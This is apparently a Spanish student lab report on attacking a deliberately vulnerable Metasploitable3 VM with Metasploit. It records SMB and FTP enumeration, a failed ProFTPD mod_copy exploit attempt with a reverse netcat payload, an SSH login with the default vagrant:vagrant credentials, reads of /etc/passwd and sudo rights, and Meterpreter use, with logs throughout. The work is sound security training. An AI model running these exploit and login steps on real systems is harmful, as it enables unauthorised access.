

Práctica 2: Enumeración y explotación con Metasploit

Objetivos

- Identificar vulnerabilidades reales a partir de servicios detectados
- Usar módulos de Metasploit (auxiliary y exploit)
- Obtener acceso a la máquina víctima
- Realizar post-explotación básica

1. Enumeración de servicios

Antes de explotar, hay que **investigar mejor los servicios abiertos**.

1.1 Enumeración de SMB


En Metasploit:

```
use auxiliary/scanner/smb/smb_version
set RHOSTS 10.0.2.15
run
```

Esto muestra:

- Versión de SMB
- Sistema operativo
- Nombre del host

Haz una captura de pantalla del resultado:



```
msf auxiliary(scanner/smb/smb_version) > set RHOSTS 10.2.218.107
RHOSTS => 10.2.218.107
msf auxiliary(scanner/smb/smb_version) > run
/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/recog-3.1.23/lib/recog/fingerprint/regexp_factory.rb:34: warning: nested repeat operator '+' and '?' was replaced by '*'
[*] 10.2.218.107:445 - SMB Detected (versions:1, 2, 3) (preferred dialect:SMB 3.1.1) (compression capabilities:) (encryption capabilities:AES-128-CCM) (signatures:opt:
ion domain:METASPLOITABLE3-UB1404)
[*] 10.2.218.107:445 - Host is running Version 6.1.0 (unknown OS)
[*] 10.2.218.107 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/smb/smb_version) >
```

Versiones detectadas: SMB 1, 2 y 3

Sistema operativo: unknown OS

Dominio / nombre de autenticación: METASPLOITABLE3-UB1404

Versión del host: 6.1.0

1.2 Enumeración de usuarios SMB

```
use auxiliary/scanner/smb/smb_enumusers
set RHOSTS 10.0.2.15
run
```

Captura de pantalla

Usuario encontrado: chewbacca

```
msf auxiliary(scanner/smb/smb_version) > use auxiliary/scanner/smb/smb_enumusers
[*] New in Metasploit 6.4 - This module can target a SESSION or an RHOST
msf auxiliary(scanner/smb/smb_enumusers) > set RHOSTS 10.2.218.107
RHOSTS => 10.2.218.107
msf auxiliary(scanner/smb/smb_enumusers) > run
[*] 10.2.218.107:445 - Using automatically identified domain: METASPLOITABLE3-UB1404
[+] 10.2.218.107:445 - METASPLOITABLE3-UB1404 [ chewbacca ] ( LockoutTries=0 PasswordMin=5 )
[+] 10.2.218.107:445 - Builtin [ ] ( LockoutTries=0 PasswordMin=5 )
[*] 10.2.218.107: - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/smb/smb_enumusers) > █
```

1.3 Enumeración de FTP

```
use auxiliary/scanner/ftp/ftp_version
set RHOSTS 10.0.2.15
run
```

```
msf auxiliary(scanner/smb/smb_version) > use auxiliary/scanner/smb/smb_enumusers
[*] New in Metasploit 6.4 - This module can target a SESSION or an RHOST
msf auxiliary(scanner/smb/smb_enumusers) > set RHOSTS 10.2.218.107
RHOSTS => 10.2.218.107
msf auxiliary(scanner/smb/smb_enumusers) > run
[*] 10.2.218.107:445 - Using automatically identified domain: METASPLOITABLE3-UB1404
[+] 10.2.218.107:445 - METASPLOITABLE3-UB1404 [ chewbacca ] ( LockoutTries=0 PasswordMin=5 )
[+] 10.2.218.107:445 - Builtin [ ] ( LockoutTries=0 PasswordMin=5 )
[*] 10.2.218.107: - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/smb/smb_enumusers) > use auxiliary/scanner/ftp/ftp_version
msf auxiliary(scanner/ftp/ftp_version) > set RHOSTS 10.2.218.107
RHOSTS => 10.2.218.107
msf auxiliary(scanner/ftp/ftp_version) > rubn
[-] Unknown command: rubn. Did you mean run? Run the help command for more details.
msf auxiliary(scanner/ftp/ftp_version) > run
[+] 10.2.218.107:21 - FTP Banner: '220 ProFTPD 1.3.5 Server (ProFTPD Default Installation) [10.2.218.107]\x0d\x0a'
[*] 10.2.218.107:21 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/ftp/ftp_version) > █
```

¿Qué servicios parecen más vulnerables?

Los servicios que parecen más vulnerables o más interesantes para una posible explotación son:

- **FTP (ProFTPD 1.3.5)**, por tratarse de una versión antigua y por exponer claramente su banner.
- **SMB (Samba con soporte SMBv1)**, ya que admite una versión antigua del protocolo y además permite enumerar información del sistema.
- **HTTP en el puerto 8080 (Jetty 8.1.7.v20120910)**, por tratarse de una versión claramente antigua del servidor web.

¿Qué versiones antiguas detectas?

las versiones antiguas detectadas son:

- **ProFTPD 1.3.5** ← FTP
- **OpenSSH 6.6.1p1** ← SSH
- **Apache httpd 2.4.7** ← HTTP puerto 80
- **CUPS 1.7** ← impresión/IPP
- **Jetty 8.1.7.v20120910** ← HTTP puerto 8080
- **Samba 3.X – 4.X** ← SMB (no exacta, pero rango antiguo)
- **SMBv1 habilitado** ← importante aunque no es “software”, sí es una **versión antigua de protocolo**

2. Búsqueda de vulnerabilidades

Ahora que sabemos versiones, buscamos exploits reales.

2.1 Buscar vulnerabilidades en Metasploit

Ahora que tenemos “pistas” de que servicios pueden tener vulnerabilidades. Ahora buscaremos en la base de datos de Metasploit:

- exploits disponibles
- scanners y módulos auxiliares

Para ello usaremos el comando search. Por ejemplo:

```
search vsftpd
search samba
search tomcat
```

Explicar en qué se diferencian los exploit de los auxiliary:

Los módulos **exploit** permiten aprovechar una vulnerabilidad para ejecutar código u obtener acceso al sistema objetivo.

Los módulos **auxiliary** se usan para tareas de reconocimiento y enumeración, como escanear servicios, detectar versiones o listar usuarios, sin explotar directamente la máquina.

Captura de pantalla de un exploit interesante encontrado:

El exploit más interesante encontrado es `exploit/unix/ftp/proftpd_modcopy_exec`, ya que coincide exactamente con la versión detectada del servicio FTP (ProFTPD 1.3.5) y tiene una valoración excellent dentro de Metasploit, lo que indica una alta fiabilidad.

```
msf auxiliary(scanner/ftp/ftp_version) > search proftpd

Matching Modules
-----
```

#	Name	Disclosure Date	Rank	Check	Description
0	exploit/linux/misc/netsupport_manager_agent	2011-01-08	average	No	NetSupport Manager Agent Remote Buffer Overflow
1	exploit/linux/ftp/proftpd_sreplce	2006-11-26	great	Yes	ProFTPD 1.2 - 1.3.0 sreplce Buffer Overflow (Linux)
2	\ target: Automatic Targeting	.	.	.	.
3	\ target: Debug	.	.	.	.
4	\ target: ProFTPD 1.3.0 (source install) / Debian 3.1	.	.	.	.
5	exploit/freebsd/ftp/proftpd_telnet_iac	2010-11-01	great	Yes	ProFTPD 1.3.2rc3 - 1.3.3b Telnet IAC Buffer Overflow (FreeBSD)
6	\ target: Automatic Targeting	.	.	.	.
7	\ target: Debug	.	.	.	.
8	\ target: ProFTPD 1.3.2a Server (FreeBSD 8.0)	.	.	.	.
9	exploit/linux/ftp/proftpd_telnet_iac	2010-11-01	great	Yes	ProFTPD 1.3.2rc3 - 1.3.3b Telnet IAC Buffer Overflow (Linux)
10	\ target: Automatic Targeting	.	.	.	.
11	\ target: Debug	.	.	.	.
12	\ target: ProFTPD 1.3.3a Server (Debian) - Squeeze Beta1	.	.	.	.
13	\ target: ProFTPD 1.3.3a Server (Debian) - Squeeze Beta1 (Debug)	.	.	.	.
14	\ target: ProFTPD 1.3.2c Server (Ubuntu 10.04)	.	.	.	.
15	exploit/unix/ftp/proftpd_modcopy_exec	2015-04-22	excellent	Yes	ProFTPD 1.3.5 Mod_Copy Command Execution
16	exploit/unix/ftp/proftpd_133c_backdoor	2010-12-02	excellent	No	ProFTPD-1.3.3c Backdoor Command Execution

Interact with a module by name or index. For example `info 16`, `use 16` or `exploit/unix/ftp/proftpd_133c_backdoor`

3. Explotación de un servicio vulnerable

Usa uno de los exploits encontrados (que NO sean los del ejemplo: **VSFTPD Backdoor** o el **Samba usermap script vulnerability** que lo veremos en el siguiente punto).

A continuación se muestra como usar uno de ellos:

Ejemplo: VSFTPD Backdoor

```
use exploit/unix/ftp/vsftpd_234_backdoor
set RHOSTS 10.0.2.15
run
```

Si funciona, podemos ejecutar comandos como:

id
whoami

Uso de un exploit

Explicar qué conseguimos con el exploit. En este ejemplo:

- Se obtiene una shell remota
- Ya estamos dentro del sistema

Copia aquí los comandos que has usado en tu exploit y la explicación de lo que has conseguido:

He utilizado el exploit: `use exploit/unix/ftp/proftpd_modcopy_exec` porque durante la fase de enumeración apareció el servicio: FTP → ProFTPD 1.3.5 .

Y en la búsqueda de módulos de Metasploit apareció un exploit que coincidía exactamente con esa versión:

- `exploit/unix/ftp/proftpd_modcopy_exec`
- Descripción: ProFTPD 1.3.5 Mod_Copy Command Execution

Comandos utilizados:

```
use exploit/unix/ftp/proftpd_modcopy_exec
set RHOSTS 10.2.218.107
set RPORT 21
run
```

Como el exploit falló inicialmente al copiar el payload, he ajustado manualmente la ruta web del servidor:

```
set SITEPATH /var/www/html
run
```

También he probado con:

```
set SITEPATH /var/www/html/
run
```

```

msf auxiliary(scanner/smb/smb_enumshares) > use exploit/unix/ftp/proftpd_modcopy_exec
[*] Using configured payload cmd/unix/reverse_netcat
msf exploit(unix/ftp/proftpd_modcopy_exec) > use exploit/unix/ftp/proftpd_modcopy_exec
[*] Using configured payload cmd/unix/reverse_netcat
msf exploit(unix/ftp/proftpd_modcopy_exec) > set RHOSTS 10.2.218.107
RHOSTS => 10.2.218.107
msf exploit(unix/ftp/proftpd_modcopy_exec) > set RPORT 21
RPORT => 21
msf exploit(unix/ftp/proftpd_modcopy_exec) > run
[*] Started reverse TCP handler on 10.2.218.153:4444
[*] 10.2.218.107:21 - 10.2.218.107:21 - Connected to FTP server
[*] 10.2.218.107:21 - 10.2.218.107:21 - Sending copy commands to FTP server
[*] 10.2.218.107:21 - Executing PHP payload /index.html/Je8RpY2.php
[-] 10.2.218.107:21 - Exploit aborted due to failure: unknown: 10.2.218.107:21 - Failure executing payload
[!] 10.2.218.107:21 - This exploit may require manual cleanup of '/var/www/html//Je8RpY2.php' on the target
[*] Exploit completed, but no session was created.
msf exploit(unix/ftp/proftpd_modcopy_exec) > set SITEPATH /var/www/html
SITEPATH => /var/www/html
msf exploit(unix/ftp/proftpd_modcopy_exec) > run
[*] Started reverse TCP handler on 10.2.218.153:4444
[*] 10.2.218.107:21 - 10.2.218.107:21 - Connected to FTP server
[*] 10.2.218.107:21 - 10.2.218.107:21 - Sending copy commands to FTP server
[*] 10.2.218.107:21 - Executing PHP payload /index.html/BnaeK.php
[-] 10.2.218.107:21 - Exploit aborted due to failure: unknown: 10.2.218.107:21 - Failure executing payload
[!] 10.2.218.107:21 - This exploit may require manual cleanup of '/var/www/html/BnaeK.php' on the target
[*] Exploit completed, but no session was created.
msf exploit(unix/ftp/proftpd_modcopy_exec) > set SITEPATH /var/www/html/
SITEPATH => /var/www/html/
msf exploit(unix/ftp/proftpd_modcopy_exec) > run
[*] Started reverse TCP handler on 10.2.218.153:4444
[*] 10.2.218.107:21 - 10.2.218.107:21 - Connected to FTP server
[*] 10.2.218.107:21 - 10.2.218.107:21 - Sending copy commands to FTP server
[*] 10.2.218.107:21 - Executing PHP payload /index.html/IEg0IJ2.php
[-] 10.2.218.107:21 - Exploit aborted due to failure: unknown: 10.2.218.107:21 - Failure executing payload
[!] 10.2.218.107:21 - This exploit may require manual cleanup of '/var/www/html//IEg0IJ2.php' on the target
[*] Exploit completed, but no session was created.
msf exploit(unix/ftp/proftpd_modcopy_exec) >

```

Resultados:

El exploit consiguió conectarse al servicio FTP y copiar un archivo PHP en la ruta web del servidor, lo que demuestra que la vulnerabilidad era parcialmente explotable.

Sin embargo no he logrado obtener una sesión remota, ya que la ejecución final del payload falló.

Metasploit mostró mensajes como:

- Connected to FTP server
- Sending copy commands to FTP server
- Executing PHP payload ...
- Failure executing payload

Explotación alternativa (Samba)

Ejecuta los siguiente comandos para usar el exploit **Samba "username map script"**
Command Execution:

```
use exploit/multi/samba/usermap_script
set RHOSTS 10.0.2.15
run
```

Haz una captura de pantalla de la ejecución del exploit y del acceso conseguido:

No ha funcionado pero he encontrado una alternativa. Ha sido conseguir el acceso por SSH.

```
msf exploit(multi/mysql/mysql_udf_payload) > use auxiliary/scanner/ssh/ssh_login
msf auxiliary(scanner/ssh/ssh_login) >
msf auxiliary(scanner/ssh/ssh_login) > set RHOSTS 10.2.218.107
RHOSTS => 10.2.218.107
msf auxiliary(scanner/ssh/ssh_login) > set USERNAME vagrant
USERNAME => vagrant
msf auxiliary(scanner/ssh/ssh_login) > set PASSWORD vagrant
PASSWORD => vagrant
msf auxiliary(scanner/ssh/ssh_login) > run
[*] 10.2.218.107:22 - Starting bruteforce
[+] 10.2.218.107:22 - Success: 'vagrant:vagrant' 'uid=900(vagrant) gid=900(vagrant) groups=900(vagrant),
[*] SSH session 1 opened (10.2.218.153:43747 -> 10.2.218.107:22) at 2026-03-26 19:11:10 +0100
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/ssh/ssh_login) > █
```


4. Post-explotación básica

Una vez dentro del sistema objetivo podemos conseguir la siguiente información básica:

4.1 Información del sistema

```
sysinfo
```

Captura de pantalla del resultado:



```
msf exploit(multi/samba/usermap_script) > sessions

Active sessions
=====
  Id  Name  Type      Information      Connection
  --  ---  -
  2    shell linux  SSH carles @ 10.2.218.153:33279 → 10.2.218.107:22 (10.2.218.107)

msf exploit(multi/samba/usermap_script) > sessions -i 2
[*] Starting interaction with 2...

-bash: line 13: cñear: command not found

uname -a
Linux metasploitable3-ub1404 3.13.0-24-generic #46-Ubuntu SMP Thu Apr 10 19:11:08 UTC 2014 x86_64 x86_64 x86_64 GNU/Linux
cat /etc/os-release

NAME="Ubuntu"
VERSION="14.04, Trusty Tahr"
ID=ubuntu
ID_LIKE=debian
PRETTY_NAME="Ubuntu 14.04 LTS"
VERSION_ID="14.04"
HOME_URL="http://www.ubuntu.com/"
SUPPORT_URL="http://help.ubuntu.com/"
BUG_REPORT_URL="http://bugs.launchpad.net/ubuntu/"
hostname
metasploitable3-ub1404
```

4.2 Usuarios

```
cat /etc/passwd
```

Captura de pantalla del resultado:


```

cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
libuuid:x:100:101::/var/lib/libuuid:
syslog:x:101:104::/home/syslog:/bin/false
messagebus:x:102:106::/var/run/dbus:/bin/false
sshd:x:103:65534::/var/run/sshd:/usr/sbin/nologin
statd:x:104:65534::/var/lib/nfs:/bin/false
vagrant:x:900:900:vagrant,,,:/home/vagrant:/bin/bash
dirmngr:x:105:111::/var/cache/dirmngr:/bin/sh
leia_organa:x:1111:100::/home/leia_organa:/bin/bash
luke_skywalker:x:1112:100::/home/luke_skywalker:/bin/bash
han_solo:x:1113:100::/home/han_solo:/bin/bash

```

4.3 Procesos

ps

Captura de pantalla del resultado:

```
ps aux
```

USER	PID	%CPU	%MEM	VSZ	RSS	TTY	STAT	START	TIME	COMMAND
root	1	0.0	0.0	33868	3236	?	Ss	15:53	0:01	/sbin/init
root	2	0.0	0.0	0	0	?	S	15:53	0:00	[kthreadd]
root	3	0.0	0.0	0	0	?	S	15:53	0:00	[ksoftirqd/0]
root	5	0.0	0.0	0	0	?	S<	15:53	0:00	[kworker/0:0H]
root	7	0.0	0.0	0	0	?	S	15:53	0:02	[rcu_sched]
root	8	0.0	0.0	0	0	?	S	15:53	0:01	[rcuos/0]
root	9	0.0	0.0	0	0	?	S	15:53	0:01	[rcuos/1]
root	10	0.0	0.0	0	0	?	S	15:53	0:00	[rcu_bh]
root	11	0.0	0.0	0	0	?	S	15:53	0:00	[rcuob/0]
root	12	0.0	0.0	0	0	?	S	15:53	0:00	[rcuob/1]
root	13	0.0	0.0	0	0	?	S	15:53	0:00	[migration/0]
root	14	0.0	0.0	0	0	?	S	15:53	0:00	[watchdog/0]
root	15	0.0	0.0	0	0	?	S	15:53	0:00	[watchdog/1]
root	16	0.0	0.0	0	0	?	S	15:53	0:00	[migration/1]
root	17	0.0	0.0	0	0	?	S	15:53	0:00	[ksoftirqd/1]
root	18	0.0	0.0	0	0	?	S	15:53	0:00	[kworker/1:0]
root	19	0.0	0.0	0	0	?	S<	15:53	0:00	[kworker/1:0H]
root	20	0.0	0.0	0	0	?	S<	15:53	0:00	[khelper]
root	21	0.0	0.0	0	0	?	S	15:53	0:00	[kdevtmpfs]
root	22	0.0	0.0	0	0	?	S<	15:53	0:00	[netns]
root	23	0.0	0.0	0	0	?	S<	15:53	0:00	[writeback]
root	24	0.0	0.0	0	0	?	S<	15:53	0:00	[kintegrityd]
root	25	0.0	0.0	0	0	?	S<	15:53	0:00	[bioset]
root	26	0.0	0.0	0	0	?	S<	15:53	0:00	[kworker/u5:0]
root	27	0.0	0.0	0	0	?	S<	15:53	0:00	[kblockd]
root	28	0.0	0.0	0	0	?	S<	15:53	0:00	[ata_sff]
root	29	0.0	0.0	0	0	?	S	15:53	0:00	[khubd]
root	30	0.0	0.0	0	0	?	S<	15:53	0:00	[md]

¿Qué usuario tienes? ¿Es root?

El usuario es vagrant y no es root, pero tiene privilegios sudo completos sin necesidad de contraseña (NOPASSWD: ALL).
Esto significa que puede ejecutar cualquier comando como root usando sudo.

```
whoami
vagrant
sudo -l
Matching Defaults entries for vagrant on metasploitable3-ub1404:
  env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User vagrant may run the following commands on metasploitable3-ub1404:
  (ALL : ALL) ALL
  (ALL : ALL) NOPASSWD: ALL
```

5. Uso de Meterpreter (si el exploit lo permite)

Meterpreter es un tipo de acceso avanzado que te da Metasploit cuando explotas una máquina.

- No es una shell normal
- Es una herramienta interactiva de control remoto

¿Cuándo aparece? Después de ejecutar un exploit, puede salir algo como:

```
[*] Meterpreter session 1 opened
```

Esto significa que has conseguido acceso y se ha creado una sesión. Ver sesiones activas ejecuta:

```
sessions
```

Ejemplo:

```
Active sessions
=====

Id  Name  Type      Information
--  ---  -
1   meterpreter root@target
```

Aquí ves:

- ID de la sesión (muy importante)
- tipo (meterpreter)

Para entrar en una sesión hay que ejecutar:

```
sessions -i 1
```

Esto significa:

-i → interactuar

1 → número de sesión

Ahora el prompt cambia a:

```
meterpreter >
```

Y con esto ya estás dentro del sistema comprometido

Comandos básicos

Saber quién eres

```
getuid
```

Responde algo como:

```
Server username: root
```

Información del sistema

```
sysinfo
```

Muestra:

- sistema operativo
- arquitectura
- nombre del equipo

Ejemplo:

```
OS: Linux metasploitable
```

Saber dónde estás

```
pwd
```

Indica el directorio activo: **"print working directory"**

Ejemplo:

```
/home/user
```

Listar archivos

```
ls
```

Igual que en Linux, muestra archivos y carpetas

Usa el meterpreter con el objetivo y haz una captura de pantalla de los resultados obtenidos:

Una vez convertida la sesión SSH a Meterpreter, he interactuado con la sesión y he ejecutado los comandos básicos de reconocimiento.

```
msf auxiliary(scanner/ssh/ssh_login) > sessions

Active sessions



| Id | Name | Type                  | Information            | Connection                                            |
|----|------|-----------------------|------------------------|-------------------------------------------------------|
| 1  |      | shell linux           | SSH root @             | 10.2.218.153:40751 → 10.2.218.107:22 (10.2.218.107)   |
| 2  |      | meterpreter x86/linux | vagrant @ 10.2.218.107 | 10.2.218.153:4433 → 10.2.218.107:36181 (10.2.218.107) |



msf auxiliary(scanner/ssh/ssh_login) > sessions -i 2
[*] Starting interaction with 2 ...

meterpreter > getuid
Server username: vagrant
meterpreter > sysinfo
Computer      : 10.2.218.107
OS           : Ubuntu 14.04 (Linux 3.13.0-24-generic)
Architecture : x64
BuildTuple   : i486-linux-musl
Meterpreter  : x86/linux
meterpreter > pwd
/home/vagrant
meterpreter > ls
Listing: /home/vagrant



| Mode             | Size     | Type | Last modified             | Name                   |
|------------------|----------|------|---------------------------|------------------------|
| 100600/rw-----   | 19       | fil  | 2026-03-24 17:41:45 +0100 | .bash_history          |
| 100644/rw-r--r-- | 220      | fil  | 2020-10-29 20:25:36 +0100 | .bash_logout           |
| 100644/rw-r--r-- | 3637     | fil  | 2020-10-29 20:25:36 +0100 | .bashrc                |
| 040755/rwxr-xr-x | 4096     | dir  | 2020-10-29 20:26:24 +0100 | .bundle                |
| 040700/rwx-----  | 4096     | dir  | 2020-10-29 20:26:05 +0100 | .cache                 |
| 040700/rwx-----  | 4096     | dir  | 2020-10-29 20:34:13 +0100 | .gnupg                 |
| 040755/rwxr-xr-x | 4096     | dir  | 2020-10-29 20:37:51 +0100 | .npm                   |
| 100644/rw-r--r-- | 675      | fil  | 2020-10-29 20:25:36 +0100 | .profile               |
| 040700/rwx-----  | 4096     | dir  | 2026-03-11 19:02:37 +0100 | .ssh                   |
| 100644/rw-r--r-- | 5        | fil  | 2020-10-29 20:26:05 +0100 | .vbox_version          |
| 100644/rw-r--r-- | 86562816 | fil  | 2020-10-29 20:26:07 +0100 | VBoxGuestAdditions.iso |



meterpreter > 
```

6. Reflexión final

¿Qué servicio fue más fácil de explotar?

SSH, porque solo necesitamos probar credenciales por defecto (vagrant:vagrant) sin necesidad de usar un exploit complejo.

¿Por qué era vulnerable?

SSH era vulnerable porque la máquina Metasploitable 3 mantenía credenciales por defecto sin cambiar. El usuario vagrant con contraseña vagrant es ampliamente conocido en entornos de pruebas y máquinas virtuales, pero en un entorno real esto sería un grave fallo de seguridad. Además, el usuario vagrant tenía privilegios sudo sin necesidad de contraseña (NOPASSWD: ALL), lo que permitía escalar a root fácilmente

¿Qué medidas de seguridad lo habrían evitado?

- Cambiar contraseñas por defecto
- Deshabilitar login SSH para usuarios débiles
- Usar autenticación por clave SSH (sin contraseña)
- Limitar privilegios sudo
- Cambiar puerto SSH (22 → otro)
- Implementar fail2ban (Bloquea IPs tras varios intentos fallidos)

¿Qué diferencia hay entre escaneo y explotación?

El escaneo es la fase de reconocimiento. Consiste en observar y descubrir qué servicios, puertos y programas están activos en la máquina objetivo. No es intrusivo, es decir, no provoca daños ni intenta acceder al sistema.

La explotación es la fase de ataque. Una vez que el escaneo ha revelado un posible punto débil, la explotación consiste en aprovechar una vulnerabilidad para conseguir acceso no autorizado al sistema. Es intrusiva y su objetivo es ejecutar código malicioso o abrir una shell en la máquina víctima.